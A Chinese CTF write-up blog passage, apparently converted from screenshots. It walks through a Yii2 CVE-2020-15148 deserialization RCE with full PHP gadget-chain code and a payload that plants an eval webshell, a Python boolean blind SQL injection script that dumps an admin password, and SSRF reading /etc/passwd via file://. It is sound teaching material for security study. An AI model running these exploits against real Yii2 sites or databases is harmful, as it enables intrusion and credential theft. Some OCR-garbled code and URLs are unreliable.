
<https://blog.csdn.net/mochu7777777>

这题应该非预期了

## framework



<https://blog.csdn.net/mochu7777777>




Yii框架，目录扫描发现 `www.zip`

```
index.php - HTML - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER index.php
HTML
> assets
> commands
> config
> controllers
> mail
> models
> runtime
> tests
> vagrant
> vendor
> views
web > index.php > ...
1 <?php
2 system('watch chmod -R +x *');
3 // comment out the following two lines when deployed to production
4 defined('YII_DEBUG') or define('YII_DEBUG', true);
5 defined('YII_ENV') or define('YII_ENV', 'dev');
6
7 require __DIR__ . '/../vendor/autoload.php';
8 require __DIR__ . '/../vendor/yiisoft/yii2/Yii.php';
9
10 $config = require __DIR__ . '/../config/web.php';
11
12 (new yii\web\Application($config))->run();
13
```

index.php - HTML - Visual Studio Code

Powered by Yii Framework <https://blog.csdn.net/mochu77777777>

源码中简单看了下，知道这是 `Yii2框架`，搜索引擎找一下如何查看 `Yii2` 的版本



## 1. 检查现在Yii2.0的版本是多少的方法

第一种：直接在页面 `echo \Yii::getVersion();` (推荐学习：[yii教程](#))


第二种：使用命令窗口：在项目目录下有一个 `yii` 的文件，直接执行这个文件：`./yii`

## 2. 安装之前，一定要查看升级日志和说明

本地调试，在 `web/index.php` 中添加一行 `echo Yii::getVersion();`

```
index.php - html - Visual Studio Code  
File Edit Selection View Go Run Terminal Help  
EXPLORER index.php X  
HTML assets commands config controllers mail models runtime tests vagrant vendor views web assets css favicon.ico index.php robots.txt widgets requirements.php  
web > index.php > ...  
1 <?php  
2 system('watch chmod -R +x *');  
3 // comment out the following two lines when deployed to production  
4 defined('YII_DEBUG') or define('YII_DEBUG', true);  
5 defined('YII_ENV') or define('YII_ENV', 'dev');  
6  
7 require __DIR__ . '/../vendor/autoload.php';  
8 require __DIR__ . '/../vendor/yiisoft/yii2/Yii.php';  
9  
10 $config = require __DIR__ . '/../config/web.php';  
11  
12 (new yii\web\Application($config))->run();  
13 echo Yii::getVersion();  
14
```

<https://blog.csdn.net/mochu7777777>



得到当前版本信息: **2.0.32**

搜索引擎找这个版本或者更高版本的漏洞

最后发现是一个 **CVE-2020-15148** 的反序列化RCE

网上相关利用文章很多，我参考的是以下两篇：

- <https://anquan.baidu.com/article/1260>
- <https://0xkami.top/2020/10/26/0x08cve-2020-15148-Yii2反序列化漏洞复现/>

```

1 <?php
2 namespace yii\rest{
3     class CreateAction{
4         public $checkAccess;
5         public $id;
6
7         public function __construct(){
8             $this->checkAccess = 'phpinfo';
9             $this->id = '1';
10        }
11    }
12 }
13
14 namespace Faker{
15     use yii\rest\CreateAction;
16
17     class Generator{
18         protected $formatters;
19
20         public function __construct(){
21             $this->formatters['close'] = [new CreateAction(), 'run'];
22         }
23     }
24 }
25
26 namespace yii\db{
27     use Faker\Generator;
28
29     class BatchQueryResult{
30         private $_dataReader;
31
32         public function __construct(){
33             $this->_dataReader = new Generator();
34         }
35     }
36 }
37 namespace{
38     echo base64_encode(serialize(new yii\db\BatchQueryResult));
39 }
40 ?>

```

<https://blog.csdn.net/mochu7777777>

SiteController.php - html - Visual Studio Code

```

1 <?php
2 namespace yii\db{
3     use Faker\Generator;
4
5     class BatchQueryResult{
6         private $_dataReader;
7
8         public function __construct(){
9             $this->_dataReader = new Generator();
10        }
11    }
12 }
13
14 namespace{
15     echo base64_encode(serialize(new yii\db\BatchQueryResult));
16 }
17 ?>

```

The screenshot shows the Visual Studio Code interface with the SiteController.php file open. The code is identical to the one shown in the previous screenshot. The editor has tabs for index.php and SiteController.php. The Explorer sidebar shows the project structure with files like assets, config, controllers, and views. The status bar at the bottom right indicates the file is SiteController.php - html - Visual Studio Code.

<https://blog.csdn.net/mochu7777777>

```
/index.php?r=site/about&message=GET%20/r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQi0jE6e3M6MzY6  
IgB5aWlcZGJcQmF0Y2hRdwVyeVJlc3VsdABfZGF0YVJlYWRlcii7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiiAKgBmb3JtYXR0ZXJz  
Ijth0jE6e3M6NToiY2xvc2UiO2E6Mjp7aTow0086MjE6InlpaVxyZXN0XENyZWf0ZUFjdGlvbii6Mjp7czoxMToiY2h1Y2tBY2Nlc3Mi03M6Nzoi  
cGhwaW5mbyI7czoy0iJpZCI7czoxOiiXijt9aToxO3M6MzoicnVuIjt9fx19
```

得到一个不完整的 `phpinfo()`

The screenshot shows a browser window with a partial `phpinfo()` output. The title bar says "phpinfo()". The page header includes the URL "http://ec1-2zefc95c45rhgwhc7bmj.cloudeci1.ichunqiu.com/index.php?r=site/about&message=GET%20/r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQi0jE6e3M6MzY6lgB5aV...". The main content is a table with sections like "System", "PHP Version 5.6.40", "PHP API", and "zend engine". The "System" section shows the system is Linux version 4.19.24-7.25.01.el8\_6\_64 #1 SMP Mon Mar 15 11:40:21 CST 2021 el8\_64. The "PHP API" section shows Zend Engine 2.2.12RC2, API 20111226, and Zend Extension 20111226. The "zend engine" section shows it's using Zend Engine v2.2.12RC2, Copyright (c) 1999-2016 by Zend Technologies.

Fatal error: Uncaught exception 'yii\web\HeadersAlreadySentException' with message 'Headers already sent in /var/www/html/vendor/yiisoft/yii2/test/CreateAction.php on line 43.' in /var/www/html/vendor/yiisoft/yii2/web/Response.php:366 Stack trace: #0 /var/www/html/vendor/yiisoft/yii2/web/Response.php(339): yii\web\Response->sendHeaders() #1 /var/www/html/vendor/yiisoft/yii2/web/ErrorHandler.php(136): yii\web\Response->send() #2 /var/www/html/vendor/yiisoft/yii2/base/ErrorHandler.php(276): yii\web\ErrorHandler->renderException(Object(yii\base\Exception)) #3 [internal function]: yii\base\ErrorHandler->handleFatalError() #4 {main} thrown in /var/www/html/vendor/yiisoft/yii2/web/Response.php on line 366

This screenshot shows a browser with a similar setup to the previous one, but with a fatal error message displayed. The URL is "http://ec1-2zefc95c45rhgwhc7bmj.cloudeci1.ichunqiu.com/index.php?r=site/about&message=GET%20/r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQi0jE6e3M6MzY6lgB5aWlcZGJcQmF0Y2hRdwVyeVJlc3VsdABfZGF0YVJlYWRlcii7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiiAKgBmb3JtYXR0ZXJzIjth0jE6e3M6NToiY2xvc2UiO2E6Mjp7aTow0086MjE6InlpaVxyZXN0XENyZWf0ZUFjdGlvbii6Mjp7czoxMToiY2h1Y2tBY2Nlc3Mi03M6Nzoi cGhwaW5mbyI7czoy0iJpZCI7czoxOiiXijt9aToxO3M6MzoicnVuIjt9fx19". The error message is: "Fatal error: Uncaught exception 'yii\web\HeadersAlreadySentException' with message 'Headers already sent in /var/www/html/vendor/yiisoft/yii2/test/CreateAction.php on line 43.' in /var/www/html/vendor/yiisoft/yii2/web/Response.php:366 Stack trace: #0 /var/www/html/vendor/yiisoft/yii2/web/Response.php(339): yii\web\Response->sendHeaders() #1 /var/www/html/vendor/yiisoft/yii2/web/ErrorHandler.php(136): yii\web\Response->send() #2 /var/www/html/vendor/yiisoft/yii2/base/ErrorHandler.php(276): yii\web\ErrorHandler->renderException(Object(yii\base\Exception)) #3 [internal function]: yii\base\ErrorHandler->handleFatalError() #4 {main} thrown in /var/www/html/vendor/yiisoft/yii2/web/Response.php on line 366".

之后测试的时候，发现 `system`、`eval` 之类的一些函数好像都没有效果，猜测可能设置了 `disable_functions`

不过最后发现 `assert` 能用、`file_put_contents()` 也能用

```

<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'assert';
            $this->id = 'file_put_contents(\''mochu7.php\',\'<?php eval($_POST[7]);?>\');';
        }
    }
}

namespace Faker{
    use yii\rest>CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}

namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator();
        }
    }
}

namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>


```

/index.php?r=site/about&message=GET%20/r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQi0jE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWYeVJlc3VsdABfZGF0YVJlYWRLciI7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiiIAKgBmb3JtYXR0ZXJzIjth0jE6e3M6NToiY2xvc2Ui02E6Mjp7aTow0086MjE6InlpaVxyZXN0XENyZWFOZUFjdGlvbiI6Mjp7czoxMToiY2h1Y2tBY2Nlc3MiO3M6NjoiYXNzZXJ0IjtzOjI6ImlkIjtzOjU50iJmaWxlX3B1dF9jb250ZW50cygnbW9jaHU3LnBocCcsJzw/cGhwIGV2YwwoJF9QT1NUWzddKTs/PicpOyI7fwk6MTtzOjM6InJ1biI7fx19fQ==

上蚁剑，用插件。

phpinfo 的信息显示这里是 Apache/2.4.6 (CentOS) PHP/5.6.40

选择 Apache\_mod\_cgi



查看源码

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Login</title>
<meta name="viewport" content="width=device-width, initial-scale=1">
<script type="application/x-javascript"> addEventListener("load", function() { setTimeout(hideURLbar, 0); }, false); function hideURLbar(){ window.scrollTo(0,1); } </script>
<meta name="keywords" content="Flat Dark Web Login Form Responsive Templates, Iphone Widget Template, Smartphone login forms,Login Form, Widget Template, Responsive Templates, a Ipad 404 Templates, Flat Responsive Templates" />
<link href="style.css" rel="stylesheet" type='text/css' />
<script type="text/javascript" src="jquery.min.js"></script>
</head>
<body>
<script>(document).ready(function(c) {
    $('.close').on('click', function(c){
        $('.login-form').fadeOut('slow', function(c){
            $('.login-form').remove();
        }));
    });
});</script>
<h1>登录</h1>
<div class="login-form">
<div class="close"></div>
<div class="head-info">

```

```

29     <label class="lbl-1"> </label>
30     <label class="lbl-2"> </label>
31     <label class="lbl-3"> </label>
32   </div>
33   <div class="clear"> </div>
34   <div class="avatar"></div>
35   <form method="post" action="user.php">
36     <input name="username" type="text" class="text" value="username" onFocus="this.value = '';" onBlur="if (this.value == '') (this.value = 'Username');">
37     <div class="key"><input name="password" type="password" value="password" onFocus="this.value = '';" onBlur="if (this.value == '') (this.value = 'Password');"></div>
38   <div class="signin"><input type="submit" value="Login" ></div>
39 </form>
40 </div>
41
42
43 </body>
44 </html>

```

<https://blog.csdn.net/mochu7777777>

图片的 id 貌似是跟数据库存在交互的

The screenshot shows the "Intruder attack 2" interface. At the top, there are tabs for "Results", "Target", "Positions", "Payloads", and "Options". Below this is a search bar labeled "Filter: Showing all items" with a question mark icon.

Request	Payload	Status	Error	Timeout	Length	Comment
0	.	200	<input type="checkbox"/>	<input type="checkbox"/>	159	
1	.	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
13	-	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
16	+	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
21		200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
23	;	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
26	"	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
33		200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
35	--+	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
34	-	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
38		200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
41	and	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
48	union	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
62	limit	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
76	handler	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
81	updatexml	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
87	into	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
90	outfile	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
91	load_file	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	177	
2	~	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	285	
3	!	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	285	
4	@	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	285	
6	\$	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	285	
7	%	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	285	

Below the table, there are tabs for "Request" and "Response". Under "Request", there are tabs for "Raw", "Headers", "Hex", and "Render". The "Raw" tab is selected. The response section shows:

```

HTTP/1.1 200 OK
Date: Sun, 09 May 2021 15:26:42 GMT
Content-Type: text/html
Content-Length: 18
Connection: close
X-Via-JSL: 5d3c8bd,-
X-Cache: bypass

```

At the bottom, there is a search bar with placeholder "Type a search term" and a result count of "0 matches". The status bar at the bottom right shows "https://blog.csdn.net/mochu7777777".

长度 177 的都是被过滤的关键字

## 布尔盲注

```
/image.php?id;if(1=1,1,5) True  
/image.php?id;if(1=2,1,5) False
```

条件为真时 `?id=1`，回显第一张图片，条件为假时 `?id=5`，没有 `id=5` 的图片，什么都没有。即可作为布尔盲注判断条件

编写简单的Python盲注脚本

```
import string  
from requests import *  
  
allstr = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&\'()*+,.-./:;<=>?@[\\]^_`{|}~'  
  
myurl = 'http://ec1-2ze8j3xqhb54y2thbqra.cloud.e1.ichunqiu.com/image.php'  
  
info = ''  
for i in range(1,50):  
    for s in allstr:  
        payload = '?id;if((ascii(mid(database(),{},1))={}),1,5)'.format(i,ord(s))  
        resp = get(url=myurl+payload)  
        if len(resp.text) > 4000:  
            info += s  
            print(info)  
  
payload = '?id;if((ascii(mid(database(),{},1))={}),1,5)'.format(i,ord(s))  
  
payload = '?id;if(ascii(mid((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=\'ctf\'),{},1))={},1,5)'.format(i,ord(s))  
  
payload = '?id;if(ascii(mid((select/**/group_concat(username,password)/**/from/**/ctf.users),{},1))={},1,5)'.format(i,ord(s))
```

注入查询到信息

```
Current_database: ctf  
  
Tables_in_ctf: images, users  
  
Columns_in_users: username,password
```

```

PS C:\Users\Administrator\Desktop> python .\exp.py
a
ad
adm
adm1
adm1n
adm1n4
adm1nu4
adm1nu1
adm1nu1c
adm1nu1cc
adm1nu1cc8
adm1nu1cc83
adm1nu1cc832
adm1nu1cc8327
adm1nu1cc8327a
adm1nu1cc8327a3
adm1nu1cc8327a30
adm1nu1cc8327a386
adm1nu1cc8327a386b
adm1nu1cc8327a386b4
adm1nu1cc8327a386b48
adm1nu1cc8327a386b4b
adm1nu1cc8327a386b4b7
adm1nu1cc8327a386b4b7a
adm1nu1cc8327a386b4b7a3
adm1nu1cc8327a386b4b7a32
PS C:\Users\Administrator\Desktop>

```

```

exp.py - Visual Studio Code

C:\Users\Administrator\Desktop> exp.py > ...
1 import string
2 from requests import *
3
4 allstr = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&\`()^+,.-.;<>?@[\\]^_{}~'
5
6 myurl = 'http://ec2-2ze8j3xqhb54y2thbgra.cloudc11.ichunqiu.com/curl.php'
7
8 info = ''
9 for i in range(1,50):
10     for s in allstr:
11         payload = '?id=if(ascii(mid((select/**/group_concat(username,password)/**/from/**/ctf.users),{},1))-{},1,5)'.format(i,ord(s))
12         resp = get(url=myurl+payload)
13         if len(resp.text) > 4000:
14             info += s
15             print(info)
16

```

Python 3.8.2 32-bit ② 2 △ 0 ① 2 544 bytes ✓ python | ✓ exp.py ⚭ tabnine

Ln 7, Col 1 Spaces: 4 UTF-8 CRLF Python

<https://blog.csdn.net/mochu777777>

得到账户 admin，密码 441cc8327a306b48b7a32

登录admin

Is website alive?

Your Website

Referer You Want to Use(optional)

Test it!

<https://blog.csdn.net/mochu777777>

curl.php 这里应该存在SSRF

尝试 file:/// 协议去读文件

file:///etc/passwd

Is website alive? x +

ec1-2ze8j3xqhb4y2thbqra.cloudc1.ichunqiu.com/curl.php

Google 其他书签

Your Website

Referer You Want to Use(optional)

**Test it!**

https://blog.csdn.net/mochu777777

Is website alive? x +

ec1-2ze8j3xqhb4y2thbqra.cloudc1.ichunqiu.com/modify.php

Google 其他书签

Is website alive?

We use curl to detect whether website is alive string(1409) "[root@0:0:root:/root:/bin:/bash","daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin","bin:x:2:bin:/bin:/usr/sbin/nologin","sysc:x:3:sys:/dev:/usr/sbin/nologin","syncx:4:65534:sync:/bin:/bin/sync","gamesx:5:60:games:/usr/games:/usr/sbin/nologin","manx:6:12:man:/var/cache/man:/usr/sbin/nologin","lpx:7:7:lp:/var/spool/lpd:/usr/sbin/nologin","mailx:8:8:mail:/var/mail:/usr/sbin/nologin","newsx:9:news:/var/spool/news:/usr/sbin/nologin","uucpx:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin","proxyx:13:13:proxy:/bin:/usr/sbin/nologin","www-datax:33:33:www-data:/var/www:/usr/sbin/nologin","backupx:34:34:backup:/var/backups:/usr/sbin/nologin","listx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin","ircx:39:39:ircd:/var/run/ircd:/usr/sbin/nologin","gnatsx:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin","nobodyx:65534:65534:nobody:/nonexistent:/usr/sbin/nologin","systemd-timesyncx:100:103:systemd Time Synchronization,,/run/

V/run/

V/systemd:/bin/false","systemd-networkx:101:104:systemd Network Management,,/run/systemd/netif:/bin/false","systemd-resolvex:102:105:systemd Resolver,,/run/systemd/resolve:/bin/false","systemd-bus-proxyx:103:106:systemd Bus Proxy,,/run/systemd/bin/false","mysqlx:104:104:MySQL Server,,/nonexistent:/bin/false"]"

https://blog.csdn.net/mochu777777

直接读 `file:///flag`

Is website alive? x +

ec1-2ze8j3xqhb4y2thbqra.cloudc1.ichunqiu.com/modify.php

Google 其他书签

## Is website alive?

We use curl to detect whether website is alive string(46) "[flag{2ea69ee9-1a41-417c-a758-16d204028c0b}]"

https://blog.csdn.net/mochu777777

## ezlight

下面到了膜大佬时刻

orz...orz...orz...orz...orz...orz...orz...

Y1ngyds!!!

<https://www.gem-love.com/websecurity/2763.html>



[创作打卡挑战赛 >](#)

赢取流量/现金/CSDN周边激励大奖